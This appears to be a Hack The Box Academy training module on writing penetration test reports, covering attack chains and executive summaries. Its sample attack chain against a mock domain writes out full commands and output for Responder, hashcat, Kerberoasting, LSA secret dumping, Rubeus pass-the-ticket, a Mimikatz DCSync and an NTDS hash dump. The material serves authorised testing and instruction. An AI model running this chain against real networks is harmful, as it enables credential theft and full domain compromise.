**Components of a Report**

As mentioned previously, the report is the main deliverable that a client is paying for when they contract your firm to perform a penetration test. The report is our chance to show off our work during the assessment and provide the client with as much value as possible. Ideally, the report will be free of extraneous data and information that "clutter" up the report or distract from the issues we are trying to convey of the overall picture of their security posture we are trying to paint. Everything in the report should have a reason for being there, and we don't want to overwhelm the reader (for example, don't paste in 50+ pages of console output!). In this section, we'll cover the key elements of a report and how we can best structure it to show off our work and help our clients prioritize remediation.

**Prioritizing Our Efforts**

During an assessment, especially large ones, we'll be faced with a lot of "noise" that we need to filter out to best focus our efforts and prioritize findings. As testers, we are required to disclose everything we find, but when there is a ton of information coming at us through scans and enumeration, it is easy to get lost or focus on the wrong things and waste time and potentially miss high-impact issues. This is why it is essential that we understand the output that our tools produce, have repeatable steps (such as scripts or other tools) to sift through all of this data, process it, and remove false positives or informational issues that could distract us from the goal of the assessment. Experience and a repeatable process are key so that we can sift through all of our data and focus our efforts on high-impact findings such as remote code execution (RCE) flaws or others that may lead to sensitive data disclosure. It is worth it (and our duty) to report informational findings, but instead of spending the majority of our time validating these minor, non-exploitable issues, you may want to consider consolidating some of them into categories that show the client you were aware that the issues existed, but you were unable to exploit them in any meaningful way (e.g., 35 different variations of problems with SSL/TLS, a ton of DoS vulnerabilities in an EOL version of PHP, etc.).

When starting in penetration testing, it can be difficult to know what to prioritize, and we may fall down rabbit holes trying to exploit a flaw that doesn't exist or getting a broken PoC exploit to work. Time and experience help here, but we should also lean on senior team members and mentors to help. Something that you may waste half a day on could be something that they have seen many times and could tell you quickly whether it is a false positive or worth running down. Even if they can't give you a really quick black and white answer, they can at least point you in a direction that saves you several hours. Surround yourself with people you're comfortable with asking for help that won't make you feel like an idiot if you don't know all the answers.

**Writing an Attack Chain**

The attack chain is our chance to show off the cool exploitation chain we took to gain a foothold, move laterally, and compromise the domain. It can be a helpful mechanism to help the reader connect the dots when multiple findings are used in conjunction with each other and gain a better understanding of why certain findings are given the severity rating that they are assigned. For example, a particular finding on its own may be medium-risk but, combined with one or two other issues, could elevate it to high-risk, and this section is our chance to demonstrate that. A common example is using Responder to intercept NBT-NS/LLMNR traffic and relaying it to hosts where SMB signing is not present. It can get really interesting if some findings can be incorporated that might otherwise seem inconsequential, like using an information disclosure of some sort to help guide you through an LFI to read an interesting configuration file, log in to an external-facing application, and leverage functionality to gain remote code execution and a foothold inside the internal network.

There are multiple ways to present this, and your style may differ but let's walk through an example. We will start with a summary of the attack chain and then walk through each step along with supporting command output and screenshots to show the attack chain as clearly as possible. A bonus here is that we can re-use this as evidence for our individual findings so we don't have to format things twice and can copy/paste them into the relevant finding.

Let's get started. Here we'll assume that we were contracted to perform an Internal Penetration Test against the company Inlanefreight with either a VM inside the client's infrastructure or in their office on our laptop plugged into an ethernet port. For our purposes, this mock assessment was performed from a non-evasive standpoint with a grey box approach, meaning that the client was not actively attempting to interfere with testing and only provided in-scope network ranges and nothing more. We were able to compromise the internal domain INLANEFREIGHT.LOCAL during our assessment.

Note: A copy of this attack chain can also be found in the attached sample report document.

**Sample Attack Chain - INLANEFREIGHT.LOCAL Internal Penetration Test**

During the Internal Penetration Test performed against Inlanefreight, the tester gained a foothold in the internal network, moved laterally, and ultimately compromised the INLANEFREIGHT.LOCAL Active Directory domain. The below walkthrough illustrates the steps taken to go from an unauthenticated anonymous user in the internal network to Domain Admin level access. The intent of this attack chain is to demonstrate to Inlanefreight the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

1. The tester utilized the [Responder](https://github.com/lgandx/Responder) tool to obtain an NTLMv2 password hash for a domain user, bsmith.
2. This password hash was successfully cracked offline using the [Hashcat](https://github.com/hashcat/hashcat) tool to reveal the user's cleartext password, which granted a foothold into the INLANEFREIGHT.LOCAL domain, but with no more privileges than a standard domain user.
3. The tester then ran the [BloodHound.py](https://github.com/fox-it/BloodHound.py) tool, a Python version of the popular [SharpHound](https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors) collection tool to enumerate the domain and create visual representations of attack paths. Upon review, the tester found that multiple privileged users existed in the domain configured with Service Principal Names (SPNs), which can be leveraged to perform a Kerberoasting attack and retrieve TGS Kerberos tickets for the accounts which can be cracked offline using Hashcat if a weak password is set. From here, the tester used the [GetUserSPNs.py](https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetUserSPNs.py) tool to carry out a targeted Kerberoasting attack against the mssqlsvc account, having found that the mssqlsvc account had local administrator rights over the host SQL01.INLANEFREIGHT.LOCAL which was an interesting target in the domain.
4. The tester successfully cracked this account's password offline, revealing the cleartext value.
5. The tester authenticated to the host SQL01.INLANEFREIGHT.LOCAL and retrieved a cleartext password from the host's registry by decrypting LSA secrets for an account (srvadmin), which was set up for autologon.
6. This srvadmin account had local administrator rights over all servers (aside from Domain Controllers) in the domain, so the tester logged into the MS01.INLANEFREIGHT.LOCAL host and retrieved a Keberos TGT ticket for a logged-in user, pramirez This user was part of the Tier I Server Admins group, which granted the account DCSync rights over the domain object. This attack can be utilized to retrieve the NTLM password hash for any user in the domain, resulting in domain compromise and persistence via a Golden Ticket.
7. The tester used the [Rubeus](https://github.com/GhostPack/Rubeus) tool to extract the Kerberos TGT ticket for the pramirez user and perform a Pass-the-Ticket attack to authenticate as this user.
8. Finally, the tester performed a DCSync attack after successfully authenticating with this user account via the [Mimikatz](https://github.com/gentilkiwi/mimikatz) tool, which ended in domain compromise.

**Detailed reproduction steps for this attack chain are as follows:**

Upon connecting to the network, the tester started the Responder tool and was able to capture a password hash for the bsmith user by spoofing NBT-NS/LLMNR traffic on the local network segment.

**Responder**

Responder

yovecio@htb[/htb]$ sudo responder -I eth0 -wrfv

\_\_

.----.-----.-----.-----.-----.-----.--| |.-----.----.

| \_| -\_\_|\_\_ --| \_ | \_ | | \_ || -\_\_| \_|

|\_\_| |\_\_\_\_\_|\_\_\_\_\_| \_\_|\_\_\_\_\_|\_\_|\_\_|\_\_\_\_\_||\_\_\_\_\_|\_\_|

|\_\_|

NBT-NS, LLMNR & MDNS Responder 3.0.6.0

<SNIP>

[+] Generic Options:

Responder NIC [eth0]

Responder IP [192.168.195.168]

Challenge set [random]

Don't Respond To Names ['ISATAP']

[+] Current Session Variables:

Responder Machine Name [WIN-TWWXTGD94CV]

Responder Domain Name [3BKZ.LOCAL]

Responder DCE-RPC Port [47032]

[+] Listening for events...

<SNIP>

[SMB] NTLMv2-SSP Client : 192.168.195.205

[SMB] NTLMv2-SSP Username : INLANEFREIGHT\bsmith

[SMB] NTLMv2-SSP Hash : bsmith::INLANEFREIGHT:7ecXXXXXX98ebc

<SNIP>

The tester was successful in "cracking" this password hash offline using the Hashcat tool and retrieving the cleartext password value, thus granting a foothold to enumerate the Active Directory domain.

**Hashcat**

Hashcat

yovecio@htb[/htb]$ hashcat -m 5600 bsmith\_hash /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:

\* Filename..: /usr/share/wordlists/rockyou.txt

\* Passwords.: 14344385

\* Bytes.....: 139921507

\* Keyspace..: 14344385

BSMITH::INLANEFREIGHT:7eccd965c4b98ebc:73d1b2c8c5f9861eefd31bb45085a651::<REDACTED>

The tester proceeded to enumerate user accounts configured with Service Principal Names (SPNs) that may be subject to a Keberoasting attack. This lateral movement/privilege escalation technique targets SPNs (unique identifiers that Kerberos uses to map a service instance to a service account). Any domain user can request a Kerberos ticket for any service account in the domain, and the ticket is encrypted with the service account's NTLM password hash, which can potentially be "cracked" offline to reveal the account's cleartext password value.

**GetUserSPNs**

GetUserSPNs

yovecio@htb[/htb]$ GetUserSPNs.py INLANEFREIGHT.LOCAL/bsmith -dc-ip 192.168.195.204

Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

Password:

ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation

------------------------------------------- --------- -------- -------------------------- --------- ----------

MSSQLSvc/SQL01.inlanefreight.local:1433 mssqlsvc 2022-05-13 16:52:07.280623 <never>

MSSQLSvc/SQL02.inlanefreight.local:1433 sqlprod 2022-05-13 16:54:52.889815 <never>

MSSQLSvc/SQL-DEV01.inlanefreight.local:1433 sqldev 2022-05-13 16:54:57.905315 <never>

MSSQLSvc/QA001.inlanefreight.local:1433 sqlqa 2022-05-13 16:55:03.421004 <never>

backupjob/veam001.inlanefreight.local backupjob 2022-05-13 18:38:17.740269 <never>

vmware/vc.inlanefreight.local vmwaresvc 2022-05-13 18:39:10.691799 <never>

The tester then ran the Python version of the popular BloodHound Active Directory enumeration tool to collect information such as users, groups, computers, ACLs, group membership, user and computer properties, user sessions, local admin access, and more. This data can then be imported into a GUI tool to create visual representations of relationships within the domain and map out "attack paths" that can be used to potentially move laterally or escalate privileges within a domain.

**Bloodhound**

Bloodhound

yovecio@htb[/htb]$ sudo bloodhound-python -u 'bsmith' -p '<REDACTED>' -d inlanefreight.local -ns 192.168.195.204 -c All

INFO: Found AD domain: inlanefreight.local

INFO: Connecting to LDAP server: DC01.INLANEFREIGHT.LOCAL

INFO: Found 1 domains

INFO: Found 1 domains in the forest


INFO: Found 503 computers

INFO: Connecting to LDAP server: DC01.INLANEFREIGHT.LOCAL

INFO: Found 652 users

<SNIP>

The tester used this tool to check privileges for each of the SPN accounts enumerated in previous steps and noticed that only the mssqlsvc account had any privileges beyond a standard domain user. This account had local administrator access over the SQL01 host. SQL servers are often high-value targets in a domain as they hold privileged credentials, sensitive data, or may even have a more privileged user logged in.



The tester then performed a targeted Kerberoasting attack to retrieve the Kerberos TGS ticket for the mssqlsvc service account.

**GetUserSPNs**

GetUserSPNs

yovecio@htb[/htb]$ GetUserSPNs.py INLANEFREIGHT.LOCAL/bsmith -dc-ip 192.168.195.204 -request-user mssqlsvc

Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

Password:

ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation

--------------------------------------- -------- -------- -------------------------- --------- ----------

MSSQLSvc/SQL01.inlanefreight.local:1433 mssqlsvc 2022-05-13 16:52:07.280623 <never>

$krb5tgs$23$\*mssqlsvc$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/mssqlsvc\*$2c43cf68f965432014279555d1984740$ <SNIP>

The tester was successful in "cracking" this password offline to reveal its cleartext value.

**Hashcat**

Hashcat

yovecio@htb[/htb]$ $hashcat -m 13100 mssqlsvc\_tgs /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

$krb5tgs$23$\*mssqlsvc$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/mssqlsvc\*$2c43cf68f965432014279555d1984740$5a<SNIP>:<REDACTED>

This password could be used to access the SQL01 host remotely and retrieve a set of cleartext credentials from the registry for the srvadmin account.

**CrackMapExec**

CrackMapExec

yovecio@htb[/htb]$ crackmapexec smb 192.168.195.220 -u mssqlsvc -p <REDACTED> --lsa

SMB 192.168.195.220 445 SQL01 [\*] Windows 10.0 Build 17763 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False) (SMBv1:False)

SMB 192.168.195.220 445 SQL01 [+] INLANEFREIGHT.LOCAL\mssqlsvc:<REDACTED>

SMB 192.168.195.220 445 SQL01 [+] Dumping LSA secrets

SMB 192.168.195.220 445 SQL01 INLANEFREIGHT.LOCAL/Administrator:$DCC2$10240#Administrator#7bd0f186CCCCC450c5e8cb53228cc0

SMB 192.168.195.220 445 SQL01 INLANEFREIGHT.LOCAL/srvadmin:$DCC2$10240#srvadmin#ef393703f3fabCCCCCa547caffff5f

<SNIP>

SMB 192.168.195.220 445 SQL01 INLANEFREIGHT\srvadmin:<REDACTED>

<SNIP>

SMB 192.168.195.220 445 SQL01 [+] Dumped 10 LSA secrets to /home/mrb3n/.cme/logs/SQL01\_192.168.195.220\_2022-05-14\_081528.secrets and /home/mrb3n/.cme/logs/SQL01\_192.168.195.220\_2022-05-14\_081528.cached

Using these credentials, the tester logged into the SQL01 host via Remote Desktop (RDP) and noted that another user, pramirez, was also currently logged in.

**Logged In Users**

Logged In Users


C:\htb> query user

USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME

pramirez rdp-tcp#1 2 Active 3 5/14/2022 8:21 AM

>srvadmin rdp-tcp#2 3 Active . 5/14/2022 8:24 AM

The tester checked the BloodHound tool and noticed that this user could perform the DCSync attack, a technique for stealing the Active Directory password database by leveraging a protocol used by domain controllers to replicate domain data. This attack can be used to retrieve NTLM password hashes for any user in the domain.



After connecting, the tester used the Rubeus tool to view all Kerberos tickets currently available on the system and noticed that tickets for the pramirez user were present.

**Rubeus**

Rubeus

PS C:\htb> .\Rubeus.exe triage

\_\_\_\_\_\_ \_

(\_\_\_\_\_ \ | |

\_\_\_\_\_) )\_ \_| |\_\_ \_\_\_\_\_ \_ \_ \_\_\_

| \_\_ /| | | | \_ \| \_\_\_ | | | |/\_\_\_)

| | \ \| |\_| | |\_) ) \_\_\_\_| |\_| |\_\_\_ |

|\_| |\_|\_\_\_\_/|\_\_\_\_/|\_\_\_\_\_)\_\_\_\_/(\_\_\_/

v2.0.2

Action: Triage Kerberos Tickets (All Users)

[\*] Current LUID : 0x256aef

------------------------------------------------------------------------------------------------------------------------

| LUID | UserName | Service | EndTime |

------------------------------------------------------------------------------------------------------------------------

| 0x256aef | srvadmin @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL | 5/14/2022 6:24:19 PM |

| 0x256aef | srvadmin @ INLANEFREIGHT.LOCAL | LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 5/14/2022 6:24:19 PM |

| 0x1a8b19 | pramirez @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL | 5/14/2022 6:21:35 PM |

| 0x1a8b19 | pramirez @ INLANEFREIGHT.LOCAL | ProtectedStorage/DC01.INLANEFREIGHT.LOCAL | 5/14/2022 6:21:35 PM |

| 0x1a8b19 | pramirez @ INLANEFREIGHT.LOCAL | cifs/DC01.INLANEFREIGHT.LOCAL | 5/14/2022 6:21:35 PM |

| 0x1a8b19 | pramirez @ INLANEFREIGHT.LOCAL | cifs/DC01 | 5/14/2022 6:21:35 PM |

| 0x1a8b19 | pramirez @ INLANEFREIGHT.LOCAL | LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 5/14/2022 6:21:35 PM |

| 0x1a8ade | pramirez @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL | 5/14/2022 6:21:35 PM |

| 0x1a8ade | pramirez @ INLANEFREIGHT.LOCAL | LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 5/14/2022 6:21:35 PM

The tester then used this tool to retrieve the Kerberos TGT ticket for this user, which can then be used to perform a "pass-the-ticket" attack and use the stolen TGT ticket to access resources in the domain.

Rubeus

PS C:\htb> .\Rubeus.exe dump /luid:0x1a8b19 /service:krbtgt

\_\_\_\_\_\_ \_

(\_\_\_\_\_ \ | |

\_\_\_\_\_) )\_ \_| |\_\_ \_\_\_\_\_ \_ \_ \_\_\_

| \_\_ /| | | | \_ \| \_\_\_ | | | |/\_\_\_)

| | \ \| |\_| | |\_) ) \_\_\_\_| |\_| |\_\_\_ |

|\_| |\_|\_\_\_\_/|\_\_\_\_/|\_\_\_\_\_)\_\_\_\_/(\_\_\_/

v2.0.2

Action: Dump Kerberos Ticket Data (All Users)

[\*] Target service : krbtgt

[\*] Target LUID : 0x1a8b19

[\*] Current LUID : 0x256aef

UserName : pramirez

Domain : INLANEFREIGHT

LogonId : 0x1a8b19

UserSID : S-1-5-21-1666128402-2659679066-1433032234-1108

AuthenticationPackage : Negotiate

LogonType : RemoteInteractive

LogonTime : 5/14/2022 8:21:35 AM

LogonServer : DC01

LogonServerDNSDomain : INLANEFREIGHT.LOCAL

UserPrincipalName : pramirez@INLANEFREIGHT.LOCAL

ServiceName : krbtgt/INLANEFREIGHT.LOCAL

ServiceRealm : INLANEFREIGHT.LOCAL

UserName : pramirez

UserRealm : INLANEFREIGHT.LOCAL

StartTime : 5/15/2022 3:51:35 AM

EndTime : 5/15/2022 1:51:35 PM

RenewTill : 5/21/2022 8:21:35 AM

Flags : name\_canonicalize, pre\_authent, initial, renewable, forwardable

KeyType : aes256\_cts\_hmac\_sha1

Base64(key) : 3g/++VoJZ4ipbExARBCKK960cN+3juTKNHiQ8XpHL/k=

Base64EncodedTicket :

doIFZDCCBWCgAwIBBaEDAgEWooIEVDCCBFBhgg<SNIP>

\_\_\_\_\_\_ \_

(\_\_\_\_\_ \ | |

\_\_\_\_\_) )\_ \_| |\_\_ \_\_\_\_\_ \_ \_ \_\_\_

| \_\_ /| | | | \_ \| \_\_\_ | | | |/\_\_\_)

| | \ \| |\_| | |\_) ) \_\_\_\_| |\_| |\_\_\_ |

|\_| |\_|\_\_\_\_/|\_\_\_\_/|\_\_\_\_\_)\_\_\_\_/(\_\_\_/

v2.0.2

[\*] Action: Import Ticket

[+] Ticket successfully imported!

The user performed the pass-the-ticket attack and successfully authenticated as the pramirez user.

Rubeus

PS C:\htb> .\Rubeus.exe ptt /ticket:doIFZDCCBWCgAwIBBaEDAgEWo<SNIP>

This was confirmed using the klist command to view cached Kerberos tickets in the current session.

**Cached Kerberos Tickets**

Cached Kerberos Tickets

PS C:\htb> klist

Current LogonId is 0:0x256d1d

Cached Tickets: (1)

#0> Client: pramirez @ INLANEFREIGHT.LOCAL

Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL

KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96

Ticket Flags 0x40e10000 -> forwardable renewable initial pre\_authent name\_canonicalize

Start Time: 5/15/2022 3:51:35 (local)

End Time: 5/15/2022 13:51:35 (local)

Renew Time: 5/21/2022 8:21:35 (local)

Session Key Type: AES-256-CTS-HMAC-SHA1-96

Cache Flags: 0x1 -> PRIMARY

Kdc Called:

The tester then utilized this access to perform a DCSync attack and retrieve the NTLM password hash for the built-in Administrator account, which led to Enterprise Admin level access over the domain.

**Mimikatz**

Mimikatz

PS C:\htb> .\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53

.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)

## / \ ## /\*\*\* Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

## \ / ## > https://blog.gentilkiwi.com/mimikatz

'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )

'#####' > https://pingcastle.com / https://mysmartlogon.com \*\*\*/

mimikatz # lsadump::dcsync /user:INLANEFREIGHT\administrator

[DC] 'INLANEFREIGHT.LOCAL' will be the domain

[DC] 'DC01.INLANEFREIGHT.LOCAL' will be the DC server

[DC] 'INLANEFREIGHT\administrator' will be the user account

[rpc] Service : ldap

[rpc] AuthnSvc : GSS\_NEGOTIATE (9)

[DC] ms-DS-ReplicationEpoch is: 1

Object RDN : Administrator

\*\* SAM ACCOUNT \*\*

SAM Username : Administrator

Account Type : 30000000 ( USER\_OBJECT )

User Account Control : 00010200 ( NORMAL\_ACCOUNT DONT\_EXPIRE\_PASSWD )

Account expiration :

Password last change : 2/12/2022 9:32:55 PM

Object Security ID : S-1-5-21-1666128402-2659679066-1433032234-500

Object Relative ID : 500

Credentials:

Hash NTLM: e4axxxxxxxxxxxxxxxx1c88c2e94cba2

The tester confirmed this access by authenticating to a Domain Controller in the INLANEFREIGHT.LOCAL domain.

**CrackMapExec**

CrackMapExec

yovecio@htb[/htb]$ sudo crackmapexec smb 192.168.195.204 -u administrator -H e4axxxxxxxxxxxxxxxx1c88c2e94cba2

SMB 192.168.195.204 445 DC01 [\*] Windows 10.0 Build 17763 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)

SMB 192.168.195.204 445 DC01 [+] INLANEFREIGHT.LOCAL\administrator e4axxxxxxxxxxxxxxxx1c88c2e94cba2

With this access, it was possible to retrieve the NTLM password hashes for all users in the domain. The tester then performed offline cracking of these hashes using the Hashcat tool. A domain password analysis showing several metrics can be found in the appendices of this report.

**Dumping NTDS with SecretsDump**

Dumping NTDS with SecretsDump

yovecio@htb[/htb]$ secretsdump.py inlanefreight/administrator@192.168.195.204 -hashes ad3b435b51404eeaad3b435b51404ee:e4axxxxxxxxxxxxxxxx1c88c2e94cba2 -just-dc-ntlm

Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

[\*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)

[\*] Using the DRSUAPI method to get NTDS.DIT secrets

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e4axxxxxxxxxxxxxxxx1c88c2e94cba2:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cxxxxxxxxxx7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4180f1f4xxxxxxxxxx0e8523771a8c:::

mssqlsvc:1106:aad3b435b51404eeaad3b435b51404ee:55a6c7xxxxxxxxxxxx2b07e1:::

srvadmin:1107:aad3b435b51404eeaad3b435b51404ee:9f9154fxxxxxxxxxxxxx0930c0:::

pramirez:1108:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9xxxxxxxxxxxxxed5c58:::

<SNIP>

**Writing a Strong Executive Summary**

The Executive Summary is one of the most important parts of the report. As mentioned previously, our clients are ultimately paying for the report deliverable which has several purposes aside from showing weaknesses and reproduction steps that can be used by technical teams working on remediation. The report will likely be viewed in some part by other internal stakeholders such as Internal Audit, IT and IT Security management, C-level management, and even the Board of Directors. The report may be used to either validate funding from the prior year for infosec or to request additional funding for the following year. For this reason, we need to ensure that there is content in the report that can be easily understood by people without technical knowledge.

**Key Concepts**

The intended audience for the Executive Summary is typically the person that is going to be responsible for allocating the budget to fixing the issues we discovered. For better or worse, some of our clients have likely been trying to get funding to fix the issues presented in the report for years and fully intend to use the report as ammunition to finally get some stuff done. This is our best chance to help them out. If we lose our audience here and there are budgetary limitations, the rest of the report can quickly become worthless. Some key things to assume (that may or may not be true) to maximize the effectiveness of the Executive Summary are:

* It should be obvious, but this should be written for someone who isn't technical at all. The typical barometer for this is "if your parents can't understand what the point is, then you need to try again" (assuming your parents aren't CISOs or sysadmins or something of the sort).
* The reader doesn't do this every day. They don't know what Rubeus does, what password spraying means, or how it's possible that tickets can grant different tickets (or likely even what a ticket is, aside from a piece of paper to enter a concert or a ballgame).
* This may be the first time they've ever been through a penetration test.
* Much like the rest of the world in the instant gratification age, their attention span is small. When we lose it, we are extraordinarily unlikely to get it back.
* Along the same lines, no one likes to read something where they have to Google what things mean. Those are called distractions.

Let's talk through a list of "do's and don'ts" when writing an effective Executive Summary.

**Do**

* When talking about metrics, be as specific as possible. - Words like "several," "multiple," and "few" are ambiguous and could mean 6 or 500. Executives aren't going to dig through the report for this information, so if you're going to talk about this, let them know what you've got; otherwise, you're going to lose their attention. The most common reason people do not commit to a specific number is to leave it open in case the consultant missed one. You can make minor changes to the language to account for this, such as "while there may be additional instances of X, in the time allotted to the assessment, we observed 25 occurrences of X".
* It's a summary. Keep it that way. - If you wrote more than 1.5-2 pages, you've probably been too verbose. Examine the topics you talked about and determine whether they can be collapsed into higher-level categories that might fall into specific policies or procedures.
* Describe the types of things you managed to access - Your audience may not have any idea what "Domain Admin" means, but if you mention that you gained access to an account that enabled you to get your hands on HR documents, banking systems, and other critical assets, that's universally understandable.
* Describe the general things that need to improve to mitigate the risks you discovered. - This should not be "install 3 patches and call me in a year". You should be thinking in terms of "what process broke down that enabled a five-year-old vulnerability to go unpatched in a quarter of the environment?". If you password spray and get 500 hits on Welcome1!, changing the passwords of those 500 accounts is only part of the solution. The other part is probably providing the Help Desk with a way to set stronger initial passwords efficiently.
* If you're feeling brave and have a decent amount of experience on both sides, provide a general expectation for how much effort will be necessary to fix some of this. - If you have a long past as a sysadmin or engineer and you know how much internal politics people may have to wade through to start manipulating group policies, you may want to try and set an expectation for low, moderate, and significant levels of time and effort to correct the issues, so an overzealous CEO doesn't go tell his server team they need to apply CIS hardening templates to their GPOs over the weekend without testing them first.

**Do Not**

* Name or recommend specific vendors. - The deliverable is a technical document, not a sales document. It's acceptable to suggest technologies such as EDR or log aggregation but stay away from recommending specific vendors of those technologies, like CrowdStrike and Splunk. If you have experience with a particular vendor that is recent and you feel comfortable giving the client that feedback, do so out-of-band and make sure that you're clear that they should make their own decision (and probably bring the client's account executive into that discussion). If you're describing specific vulnerabilities, your reader is more likely to recognize something like "vendors like VMWare, Apache, and Adobe" instead of "vSphere, Tomcat, and Acrobat."
* Use Acronyms. - IP and VPN have reached a level of ubiquity that they're maybe okay, but using acronyms for protocols and types of attacks (e.g., SNMP, MitM) is tone-deaf and will render your executive summary completely ineffective for its intended audience.
* Spend more time talking about stuff that doesn't matter than you do about the significant findings in the report. - It is within your power to steer attention. Don't waste it on the issues you discovered that weren't that impactful.
* Use words that no one has ever heard of before. - Having a large vocabulary is great, but if no one can understand the point you're trying to make or they have to look up what words mean, all they are is a distraction. Show that off somewhere else.
* Reference a more technical section of the report. - The reason the executive is reading this might be because they don't understand the technical details, or they may decide they just don't have time for it. Also, no one likes having to scroll back and forth throughout the report to figure out what's going on.

**Vocabulary Changes**

To provide some examples of what it means to "write to a non-technical audience," we've provided some examples below of technical terms and acronyms you may be tempted to use, along with a less technical alternative that could be used instead. This list is not exhaustive nor the "right" way to describe these things. They are meant as examples of how you might describe a technical topic in a more universally understandable way.

* VPN, SSH - a protocol used for secure remote administration
* SSL/TLS - technology used to facilitate secure web browsing
* Hash - the output from an algorithm commonly used to validate file integrity
* Password Spraying - an attack in which a single, easily-guessable password is attempted for a large list of harvested user accounts
* Password Cracking - an offline password attack in which the cryptographic form of a user’s password is converted back to its human-readable form
* Buffer overflow/deserialization/etc. - an attack that resulted in remote command execution on the target host
* OSINT - Open Source Intelligence Gathering, or hunting/using data about a company and its employees that can be found using search engines and other public sources without interacting with a company's external network
* SQL injection/XSS - a vulnerability in which input is accepted from the user without sanitizing characters meant to manipulate the application's logic in an unintended manner

These are just a few examples. Your glossary will grow over time as you write more reports. You can also improve this in this area by reading the executive summaries that others have written describing some of the same findings that you typically discover. Doing so can be the catalyst for thinking of something in a different way. You may also receive feedback from the client from time to time about this, and it is important to receive this feedback gracefully and with an open mind. You may be tempted to get defensive (especially if the client is being really aggressive), but at the end of the day, they paid you to build them a useful product. If it isn't because they can't understand it, then look at it as an opportunity to practice and grow. Taking client feedback as a personal attack may be difficult not to do, but it's one of the most valuable things they can give you.

**Example Executive Summary**

Below is a sample executive summary that was taken from the sample report included with this module:

During the internal penetration test against Inlanefreight, Hack The Box Academy identified seven (7) findings that threaten the confidentiality, integrity, and availability of Inlanefreight’s information systems. The findings were categorized by severity level, with five (5) of the findings being assigned a high-risk rating, one (1) medium-risk, and one (1) low risk. There was also one (1) informational finding related to enhancing security monitoring capabilities within the internal network.

The tester found Inlanefreight’s patch and vulnerability management to be well-maintained. None of the findings in this report were related to missing operating system or third-party patches of known vulnerabilities in services and applications that could result in unauthorized access and system compromise. Each flaw discovered during testing was related to a misconfiguration or lack of hardening, with most falling under the categories of weak authentication and weak authorization.

